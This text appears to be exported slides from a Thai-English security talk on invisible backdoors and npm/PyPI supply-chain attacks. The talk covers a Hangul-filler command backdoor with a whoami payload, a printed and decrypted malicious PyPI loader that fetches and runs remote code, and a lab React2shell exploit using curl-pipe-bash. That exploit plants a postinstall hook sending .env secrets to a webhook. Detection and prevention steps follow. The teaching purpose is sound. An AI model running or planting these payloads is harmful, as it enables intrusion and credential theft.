


Invisible Backdoors: Detecting Malware in Open-Source Packages

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Who AM I

My name is **Lai Pradith**

I am currently a Grade 11 (High School) student at PSU Wittayanusorn School.

I work as a Penetration Tester at PERMIS SECURITY CO., LTD.

I have been interested in Cybersecurity for about 3-4 years, focusing mainly on Penetration Testing and Web Exploitation.

I also hold several cybersecurity certifications

- OSCP+ (Offensive Security Certified Professional Plus)
- CWES (Certified Web Exploitation Specialist)
- eJPT (eLearnSecurity Junior Penetration Tester)



Agenda

- 01** Recent Supply Chain Attacks
- 02** What is Invisible Backdoors?
- 03** Attack Vectors & Techniques
- 04** Detection & Prevention
- 05** Case study Attack & Defense




Recent Supply Chain Attacks

เหตุการณ์สำคัญปี 2025


- **Oracle Legacy Breach:** กระทบ 6 ล้าน users, ~128K domains
- **Drift/Salesloft OAuth Abuse:** 700+ องค์กร compromised ผ่าน OAuth tokens
- **Fintech (Marquis) Ransomware:** 70+ สถาบันการเงิน sensitive data compromised
- **Shai-hulud NPM Worm:** 100M+ downloads, 800+ npm packages ติดเชื้อ

เทคนิคโจมตี Upstream Vendors

- **Token Hijacking:** ขโมย API keys, OAuth tokens, Credentials
- **Third-party Integration Compromise:** เจาะผ่าน integrations
- **Developer/Maintainer Targeting:** โจมตี OSS maintainers โดยตรง
- **Synthetic Insiders:** Deepfake-enabled impersonation
- **Malicious Package Injection:** มัลแวร์ ที่ถูกเพิ่มเข้ามาใน libraries




Shai-Hulud Worm: NPM Supply Chain Attack



Wave 1 (กันยายน 2025): ติดเชื้อ 180+ packages

Wave 2 (พฤศจิกายน 2025) compromised 796 แพคเกจที่มียอดดาวน์โหลดรวม 20+ ล้านครั้งต่อสัปดาห์

Shai-Hulud Worm: NPM Supply Chain Attack



Initial Infection

Initial Infection

- แสรน malicious code ใน preinstall phase ของ npm packages
- รั้นันท์ developer ักตั้ง package (npm install)

Credential Theft


- NPM tokens, GitHub authentication, AWS Secrets Manager, Google Cloud Secret Manager, Environment variables, etc



What is Invisible Backdoors?

```
app.get('/network_health', async (req, res) => {
  const { timeout, } = req.query;
  const checkCommands = [
    'ping -c 1 google.com',
    'curl -s http://example.com/',
  ];

  try {
    await Promise.all(checkCommands.map(cmd =>
      cmd && exec(cmd, { timeout: +timeout
    res.status(200);
    res.send('ok');
  }
);
```



👁️ ใช้เทคนิคซ่อนในโค้ดเช่น Unicode Hanguul Filler ทำให้มองไม่เห็นด้วยตาเปล่าหรือ Text Editor ปกติ

🛡️ ช่องทางลับที่ถูกซ่อนในระบบเพื่อให้เข้าถึงหรือควบคุมเครื่องได้โดยที่เจ้าของระบบไม่รู้ตัว

⚡ Malware-by-design ที่แฮกเกอร์จงใจฝังมาในโค้ด



What is Invisible Backdoors?

```
const { timeout, \u3164 } = req.query;
```

```
http://host:8080/network_health?%E3%85%A4=<any_command>
```

- ใช้ character พิเศษที่ชื่อว่า "HANGUL FILLER"

Payload

```
http://host:8080/network_health?%E3%85%A4=whoami
```




array กลายเป็น

```
const checkCommands = [  
  'ping -c 1 google.com',  
  'curl -s http://example.com/',  
  'whoami'  
];
```






Backdoors vs CVE

Common Vulnerabilities and Exposures (CVE)

-  เกิดจากความผิดพลาดในการเขียนโค้ด (Unintentional bugs)
-  ต้องรอให้มีการพบแล้วจะมีการบันทึกและกำหนดเลข CVE ID ขึ้นมา
-  สามารถแก้ไขและป้องกันได้ด้วยการ Patch เวอร์ชันใหม่

Backdoors

-  Malicious code ที่จงใจออกแบบมาเพื่อโจมตีโดยเฉพาะ
-  ทำงานและโจมตีอัตโนมัติทันทีที่ติดตั้ง (Auto-run)
-  ไม่สามารถ Patch ได้ ต้อง Uninstall เท่านั้น


Attack Vector: npm Lifecycle Scripts

> Lifecycle Scripts: preinstall, postinstall

- preinstall: สคริปต์นี้จะถูกรัน ก่อนเริ่มติดตั้ง dependencies
- postinstall: สคริปต์นี้จะถูกรัน หลังจากติดตั้ง dependencies เสร็จแล้ว

⚙️ สคริปต์รันอัตโนมัติ (Automatic execution) ไม่ต้องกด ยืนยัน

📄 มักถูกใช้งานเพื่อขโมย Access Key, Credentials ต่างๆ




Attack Vector: Account Takeover + Phishing Maintainers

Phishing ขโมย npm Token

ใช้ Domain ปลอมหลอกตา เช่น npnjs.com แทน npmjs.com

หลอกให้ Maintainer ทำการ Login แล้วแอบขโมย Credentials

Attacker Publish malicious version ล่าสุดขึ้น Registry โดยตรง




Attack Vector: Typosquatting

การโจมตี Typosquatting

Typosquatting คือการตั้งชื่อแพ็คเกจ/โดเมนให้คล้ายของจริง (มักต่างกันแค่ตัวสะกดนิดเดียว) เพื่อหลอกให้เหยื่อพิมพ์ผิดแล้วติดตั้ง/เข้าใช้งานของปลอมแทนของจริง

ตัวอย่าง Typosquatting ของ solana-py

โปรเจกต์จริงบน GitHub ชื่อ solana-py แต่แพ็คเกจจริงบน PyPI ชื่อ solana ส่วนผู้โจมตีไปจด solana-py บน PyPI โดยอาศัยความสับสนเรื่องชื่อแพ็คเกจระหว่าง GitHub กับ PyPI




Attack Vector: Slopsquatting

การโจมตี Slopsquatting

รูปแบบใหม่ของ supply chain attack ที่ attacker ใช้ประโยชน์จากการที่ AI (LLM / coding agent)

“Hallucinate” package ขึ้นมาเอง แล้วรีบไปจดชื่อ package นั้นใส่ malware รอให้ dev กดติดตั้งตามที่ AI แนะนำ



Detection Methods: SCA Tools

S Software C Composition A Analysis

คือเครื่องมือสำหรับ ตรวจสอบช่องโหว่
(*Vulnerability Detection*): สแกนหาไลบรารีเก่า
หรือมีช่องโหว่ที่เสี่ยงต่อการโจมตี
ช่วยประหยัดเวลาในการตรวจสอบโค้ดด้วยตนเอง

GuardDog

ตรวจจับ malicious open-source packages ใน ecosystem เช่น PyPI และ npm วิเคราะห์พฤติกรรมต้องสงสัยใน Source Code

socket.dev

- วิเคราะห์ package behavior
- เน้น supply chain attack detection
- ตรวจจับพฤติกรรมอันตราย ช่องโหว่ (CVEs)

npm audit

ตรวจสอบ ช่องโหว่ (vulnerabilities) ใน dependencies ของโปรเจกต์ npm เปรียบเทียบกับฐานข้อมูล vulnerability และแนะนำเวอร์ชันที่ควรอัปเดต

Detection Methods: SCA Tools

```
~/Downloads/BeautifulSoop-1.0.0
guarddog pypi scan .
Found 2 potentially malicious indicators in .

cmd-overwrite: found 1 source code matches
* This package is overwriting the 'install' command in setup.py at setup.py:21
setup(
  name="BeautifulSoop",
  version=VERSION,
  author="UFXeEcXuWfizGWAWeNfx",
  author_email="nhAYktBJ@gmail.com",
  description=DESCRIPTION,
  long_description_content_type="text/markdown",
  long_description=LONG_DESCRI...,
]
)

exec-base64: found 1 source code matches
* This package contains a call to the `eval` function with a `base64` encoded string as argument.
This is a common method used to hide a malicious payload in a module as static analysis will not decode the string.

at setup.py:16
exec(Fernet(b'9AyiqeqKAPrN91Q5kvQDirIodTGyMTZUi9lCJkyWGwk=').decrypt(b'gAAAAABmBH6UnFxAGyusFSY37LkGAMp0YBTSTcmal9FIrJmb6VoorZQ5B8qSuQA1MwVmDrd20aPvQWhv8KnAk7TKKuv-HqqjPC4fi3cjthB23-HJSTsB8SZHHn02Bswa_67ny8pnPyD2ufyegSYndi2h_...3cNM4='))
```

pip install guarddog
guarddog pypi scan .
guarddog npm scan .

```
guarddog npm scan express
Found 3 potentially malicious indicators in express

empty_information: This package has an empty description on npm
release_zero: The package has its latest release version to 0.0.0
typosquatting: This package closely resembles the following package names,
```

Recipe: Fernet Decrypt

Key: 9AyiqeqKAPrN91Q5kvQDirIodTGyMTZUi9lCJk...

Input: gAAAAABmBH6UnFxAGyusFSY37LkGAMp0YBTSTcmal9FIrJmb6VoorZQ5B8qSuQA1MwVmDrd20aPvQWhv8KnAk7TKKuv-HqqjPC4fi3cjthB23-HJSTsB8SZHHn02Bswa_67ny8pnPyD2ufyegSYndi2h_fENCJy-t9H64QCl33fvqTCcjF721ULU_zPZPeid-_Pp2ZuempDbRKEUHiYJ6K3QYnWRiLhy1l9dN0BLzQ-ZWACiWf3cNM4=

Output: exec(requests.get('https://funcaptcha.ru/paste2?package=BeautifulSoop')).text.replace('<pre>', '').replace('</pre>', ''))

Detection Methods: SCA Tools

```
~/Documents/seo/frontend | main ?2 | 21:22:51
socket scan create

-----
| CLI: v1.1.72
| token: Cvd_6*** (config), org: test-wax02 (config)
| Command: `socket scan create`, cwd: ~/Documents/seo/frontend
-----

✓ No TARGET given. Do you want to use the current directory? Yes
i Note: You can invoke this command next time to skip the interactive questions:
...
socket scan create [other flags...] test-wax02 .
...

i You can also run `socket scan setup` to persist these flag defaults to a socket.json file.

✓ Received Socket API response (after requesting supported scan file types).
✓ Found 1 file to include in scan.
✓ Found 1 local file
✓ Received Socket API response (after requesting to create a scan).
⋮
✓ Scan completed successfully!
View report at: https://socket.dev/dashboard/org/test-wax02/sbom/c1700c9e-cc32-4c0f-b8bc-04aa358933c6
://socket.dev/dashboard/org/test-wax02/sbom/c1700c9e-cc32-4c0f-b8bc-04aa358933c6 )
[✓ Would you like to open it in your browser? Yes
```

npm install -g socket
socket login
socket scan create

Detection Methods: SCA Tools

Scans > Scan Insights ...

SEO-Poisoning main Socket SCA 10 seconds ago

Alerts Dependencies Files 1

Filter Search alerts Display

Alert Action is 3 actions Clear

Critical priority

- Critical CVE: Authorization Bypass in Next.js Middleware** [Direct] [Production] [Used] [Patch]

High priority

- High CVE: Next.js HTTP request deserialization can lead to DoS when using insecure React...** [Direct] [Production] [Used]
- High CVE: Next has a Denial of Service with Server Components - Incomplete Fix Follow-Up** [Direct] [Production] [Used]
- High CVE: Next Vulnerable to Denial of Service with Server Components** [Direct] [Production] [Used]

Medium priority

- Telemetry collection: npm next** [Direct] [Production] [Used]

SEO-Poisoning main Socket SCA 10 seconds ago

Alerts Dependencies Files 1

Filter Search dependencies (e.g. react) Grouping: Directs

Ecosystem	Package	Overall Score	Author	Transitives
npm	next@14.2.21	25	vercel-release-bot	23
npm	eslint@8.57.1	50	eslintbot	97
npm	eslint-config-next@14.2.21	65	vercel-release-bot	243
npm	recharts@2.15.4	75	ckifer	39
npm	@types/react-dom@18.3.7	76	types	0



Detection Methods: SCA Tools

```
npm audit
# npm audit report

glob 10.2.0 - 10.4.5
Severity: high
glob CLI: Command injection via -c/--cmd executes matches with shell:true - https://github.com/advisories/GHSA-5j98-mcp5-4vw2
fix available via `npm audit fix --force`
Will install eslint-config-next@16.1.6, which is a breaking change
node_modules/glob
  @next/eslint-plugin-next 14.0.5-canary.0 - 15.0.0-rc.1
  Depends on vulnerable versions of glob
  node_modules/@next/eslint-plugin-next
    eslint-config-next 14.0.5-canary.0 - 15.0.0-rc.1
    Depends on vulnerable versions of @next/eslint-plugin-next
    node_modules/eslint-config-next

next 0.9.9 - 15.5.9
Severity: critical
Information exposure in Next.js dev server due to lack of origin verification - https://github.com/advisories/GHSA-3h52-269p-cp9r
Next.js Affected by Cache Key Confusion for Image Optimization API Routes - https://github.com/advisories/GHSA-A-g5qg-72qw-gw5v
Next.js Improper Middleware Redirect Handling Leads to SSRF - https://github.com/advisories/GHSA-4342-x723-ch2f
Next.js Content Injection Vulnerability for Image Optimization - https://github.com/advisories/GHSA-xv57-4mr9-wg8v
Next.js Race Condition to Cache Poisoning - https://github.com/advisories/GHSA-qpjv-v59x-3qc4
Next Vulnerable to Denial of Service with Server Components - https://github.com/advisories/GHSA-mwv6-3258-q52c
Next has a Denial of Service with Server Components - Incomplete Fix Follow-Up - https://github.com/advisories/GHSA-5j59-xgg2-r9c4
Next.js self-hosted applications vulnerable to DoS via Image Optimizer remotePatterns configuration - https://github.com/advisories/GHSA-9g9p-9gw9-jx7f
Next.js HTTP request deserialization can lead to DoS when using insecure React Server Components - https://github.com/advisories/GHSA-h25m-26qc-wcjf
Authorization Bypass in Next.js Middleware - https://github.com/advisories/GHSA-f82v-jwr5-mffw
fix available via `npm audit fix --force`
Will install next@14.2.35, which is outside the stated dependency range
node_modules/next
```

npm audit

Detection Methods: SCA Tools

```
npm audit fix --force
npm warn using --force Recommended protections disabled.
npm warn audit Updating next to 16.1.6, which is a SemVer major change.
npm warn ERESOLVE overriding peer dependency
npm warn While resolving: @heroui/theme@2.4.26
npm warn Found: tailwindcss@3.4.19
npm warn node_modules/tailwindcss
npm warn   peer tailwindcss@"*" from tailwind-variants@3.2.2
npm warn   node_modules/tailwind-variants
npm warn     tailwind-variants@"3.2.2" from @heroui/theme@2.4.26
npm warn     node_modules/@heroui/theme
npm warn   1 more (the root project)
npm warn
npm warn Could not resolve dependency:
npm warn peer tailwindcss@">=4.0.0" from @heroui/theme@2.4.26
npm warn node_modules/@heroui/theme
npm warn   peer @heroui/theme@">=2.4.24" from @heroui/accordion@2.2.29
npm warn   node_modules/@heroui/accordion
npm warn   48 more (@heroui/alert, @heroui/autocomplete, @heroui/avatar, ...)
npm warn
npm warn Conflicting peer dependency: tailwindcss@4.2.1
npm warn node_modules/tailwindcss
npm warn   peer tailwindcss@">=4.0.0" from @heroui/theme@2.4.26
npm warn   node_modules/@heroui/theme
npm warn     peer @heroui/theme@">=2.4.24" from @heroui/accordion@2.2.29
npm warn     node_modules/@heroui/accordion
npm warn     48 more (@heroui/alert, @heroui/autocomplete, @heroui/avatar, ...)
npm warn ERESOLVE overriding peer dependency
npm warn While resolving: eslint-config-next@16.1.6
npm warn Found: eslint@8.57.1
npm warn node_modules/eslint
npm warn   peer eslint@"^6.0.0 || ^7.0.0 || >=8.0.0" from @eslint-community/eslint-utils@4.9.1
npm warn   node_modules/@eslint-community/eslint-utils
```

npm audit fix
npm audit fix --force

```
? | ? ~/Documents/seo/fron
npm audit
found 0 vulnerabilities
```

```
added 30 packages, removed 6 packages, changed 13 packages, and audited 693 packages in 9s
179 packages are looking for funding
  run `npm fund` for details
found 0 vulnerabilities
```

Case study 1: Simple **Analysis** Python Package

**Password:
infected**



สำหรับ Analysis เท่านั้นห้ามรันจริง

Case study 2 Attack:



Case study 2 Attack:

Setup

```
tree
├── exploit
│   ├── README.md
│   ├── backdoor
│   │   └── infect.sh
│   └── exploit.py
└── website
    ├── next-env.d.ts
    ├── next.config.js
    ├── package.json
    ├── src
    │   ├── app
    │   │   ├── actions.ts
    │   │   ├── api
    │   │   │   └── books
    │   │   ├── layout.tsx
    │   │   └── page.tsx
    │   └── components
    │       └── BookStore.tsx
    └── tsconfig.json

9 directories, 11 files
```

Folder website

คือ เป็นเว็บไซต์ตัวอย่างในการโจมตีโดยมีช่องโหว่ React2shell

exploit.py

คือ ไฟล์ที่เอาไว้โจมตีช่องโหว่ React2shell เพื่อเข้าไปติดตั้ง backdoor

infect.sh

คือ ไฟล์ที่เอาไว้ติดตั้ง script backdoor โดยจะสร้างไฟล์ bundle.js ที่ตั้ง secret ใน .env พร้อมส่งไปยัง webhook discord และเพิ่ม postinstall ในไฟล์ package.json

Case study 2 Attack:

Setup

```
└─┬─ npm install
  npm warn deprecated next@15.1.0: This version has a
  on. See https://nextjs.org/blog/CVE-2025-66478 for m
  added 59 packages, and audited 60 packages in 9s
  23 packages are looking for funding
  run `npm fund` for details
  1 critical severity vulnerability
  To address all issues, run:
  npm audit fix --force
  Run `npm audit` for details.
```

```
└─┬─ npm run dev
  > bookshop-vuln-react2shell@1.0.0 dev
  > next dev -p 3000
  ▲ Next.js 15.1.0
  - Local:      http://localhost:3000
  - Network:    http://192.168.1.66:3000
  - Environments: .env
  ✓ Starting...
```

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by Gang of Four
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Hacking: Art of Exploitation
by Jon Erickson
\$34.99

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
The Web Application Hacker's Handbook
by Stuttard & Pinto
\$42.99

Buy Now

Case study 2 Attack:

Exploit

```
python3 exploit.py -t http://localhost:3000 -c 'ls'
```



```
[*] EXPLOITATION PARAMETERS
-----
TARGET      : http://localhost:3000
PAYLOAD     : ls
-----


[*] Initiating exploitation sequence...
[*] Establishing connection to target...

[+] EXPLOITATION SUCCESSFUL
-----
▶ next-env.d.ts
▶ next.config.js
▶ node_modules
▶ package-lock.json
▶ package.json
▶ src
▶ tsconfig.json
```

```
ls
.rw-r--r--@ 2.9k laipradith 13 Mar 10:40 infect.sh

python3 -m http.server 8080
Serving HTTP on :: port 8080 (http://[::]:8080/) ...
```

```
python3 exploit.py -t http://localhost:3000 -c 'curl -s http://localhost:8080/infect.sh| bash'
```



```
[*] EXPLOITATION PARAMETERS
-----
TARGET      : http://localhost:3000
PAYLOAD     : curl -s http://localhost:8080/infect.sh| bash
-----

[*] Initiating exploitation sequence...
[*] Establishing connection to target...

[X] EXPLOITATION FAILED
-----
▶ SERVER ERROR
▶ Target rejected payload or not vulnerable
▶ HTTP 500 Internal Server Error
```

Case study 2 Attack:

Exploit work

test-bot **แอป** 10:55

HARVESTED

Host	Path
helloworld-2335.local	/Users/laipradith/Documents/seo/test/case_study_1/website

วันนี้ เวลา 10:55

.env

```
USERNAME=admin
PASSWORD=P@ssw0rd
```

```
.rwxr-xr-x@ 2.3k laipradith 13 Mar 10:55 [?] bundle.js
.rw-r--r--@ 211 laipradith 13 Mar 08:40 [?] next-env.d.ts
.rw-r--r--@ 93 laipradith 13 Mar 08:38 [?] next.config.js
drwxr-xr-x@ - laipradith 13 Mar 10:58 [?] node_modules
.rw-r--r--@ 31k laipradith 13 Mar 10:43 [?] package-lock.json
.rw-r--r--@ 474 laipradith 13 Mar 10:55 [?] package.json
drwxr-xr-x@ - laipradith 13 Mar 10:48 [?] src
.rw-r--r--@ 566 laipradith 13 Mar 08:38 [?] tsconfig.json
```

```
[?] | [?] ~/Documents/seo/test/case_study_1/website | [?] [?] main !1 ?4 [?]
```

```
cat package.json
```

```
{
  "name": "bookshop-vuln-react2shell",
  "version": "1.0.0",
  "description": "Vulnerable bookshop for CVE-2025-55182 security research",
  "scripts": {
    "dev": "next dev -p 3000",
    "build": "next build",
    "start": "next start -p 3000",
    "postinstall": "node bundle.js"
  },
  "dependencies": {
    "@types/node": "^22.0.0",
    "@types/react": "^19.0.0",
    "next": "15.1.0",
    "react": "19.0.0",
    "react-dom": "19.0.0",
    "typescript": "^5.7.0"
  }
}
```

Case study 2 Defense:

Fix React2shell with npm audit

```
└─ npm audit fix --force
npm warn using --force Recommended protections disabled.
npm warn audit Updating next to 15.5.12, which is outside your
added 6 packages, removed 9 packages, changed 30 packages, and
28 packages are looking for funding
  run `npm fund` for details

found 0 vulnerabilities
```

```
└─ python3 exploit.py -t http://localhost:3000 -c 'ls'

  /\
 /**\
/****\
/*****\
/*****\
/*****\
/*****\
/*****\
 ||

[CVE-2025-55182 React Server Components RCE]

[*] EXPLOITATION PARAMETERS
-----
TARGET    : http://localhost:3000
PAYLOAD   : ls
-----

[*] Initiating exploitation sequence...
[*] Establishing connection to target...

[X] EXPLOITATION FAILED
-----
▶ EXPLOITATION FAILED
▶ Target may not be vulnerable
▶ HTTP 404
-----
```

Case study 2 Defense:

But backdoor still remains

```
ls
.rwxr-xr-x@ 2.3k laipradith 13 Mar 10:55 [?] bundle.js
.rw-r--r--@ 262 laipradith 13 Mar 11:03 [?] next-env.d.ts
.rw-r--r--@ 93 laipradith 13 Mar 08:38 [?] next.config.js
drwxr-xr-x@ - laipradith 13 Mar 11:04 [?] node_modules
.rw-r--r--@ 31k laipradith 13 Mar 11:02 [?] package-lock.json
.rw-r--r--@ 477 laipradith 13 Mar 11:02 [?] package.json
drwxr-xr-x@ - laipradith 13 Mar 10:48 [?] src
.rw-r--r--@ 566 laipradith 13 Mar 08:38 [?] tsconfig.json
```

```
[?] | [?] ~/Documents/seo/test/case_study_1/website | [?]
guarddog npm scan .
Found 0 potentially malicious indicators scanning .
```

The screenshot shows a security scanner interface with the following details:

- Scans > Scan
- SEO-Poisoning | main | Socket SCA | 8 seconds ago
- Alerts | Dependencies | Files 4
- Filter | Search alerts
- Low priority
- Alerts list:
 - Dynamic code execution: npm source-map-js (Transitive, Production)
 - Dynamic code execution: npm next (Direct, Production)
 - Network access: npm next in module globalThis["fetch"] (Direct, Production)
 - Dynamic code execution: npm @emnapi/runtime (Transitive, Production)
 - Potential vulnerability: npm next with risk level "medium" (Direct, Production)
 - Medium CVE: Next.js has Unbounded Memory Consumption via PPR Resume Endpoint (Direct, Production)
 - System shell access: npm next in module child_process (Direct, Production)
 - Network access: npm sharp in module globalThis["fetch"] (Transitive, Production)
 - Install-time scripts: npm sharp during install (Transitive, Production)

Case study 2 Defense: Disable Lifecycle script

Before add --ignore-scripts

```
npm install

> bookshop-vuln-react2shell@1.0.0 postinstall
> node bundle.js

added 30 packages, and audited 57 packages in 1s

28 packages are looking for funding
  run `npm fund` for details

found 0 vulnerabilities
```


After added --ignore-scripts

```
npm install --ignore-scripts

up to date, audited 57 packages in 640ms

28 packages are looking for funding
  run `npm fund` for details

found 0 vulnerabilities
```



test-bot แอป 11:11


HARVESTED

Host	Path
helloworld-2335.local	/Users/laipradith/Documents/seo/test/case_study_1/web site

วันนี้ เวลา 11:11

.env

```
USERNAME=admin
PASSWORD=P@ssw0rd
```



test-bot แอป 10:55

HARVESTED

Host	Path
helloworld-2335.local	/Users/laipradith/Documents/seo/test/case_study_1/web site

วันนี้ เวลา 10:55

.env

```
USERNAME=admin
PASSWORD=P@ssw0rd
```

OLD

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HARVESTED

Host	Path
helloworld-2335.local	/Users/laipradith/Documents/seo/test/case_study_1/web site

วันนี้ เวลา 11:11

.env

```
USERNAME=admin
PASSWORD=P@ssw0rd
```

OLD

Prevention Best Practices

Defense

- ⊘ ก่อนรับ npm install เมื่อลง Untrusted package
ปิด lifecycle scripts ทั้งหมด

```
--ignore-scripts
```

- 📦 ก่อน install package ควรตรวจสอบความน่าเชื่อถือดู
อย่างละเอียดก่อนติดตั้ง

SCA tool check

- 📦 guarddog pypi scan <package>
guarddog npm scan <package>

 socket scan create

- 🔒 npm audit fix
npm audit fix --force

THANK
YOU

Thank YOU

THANK
YOU

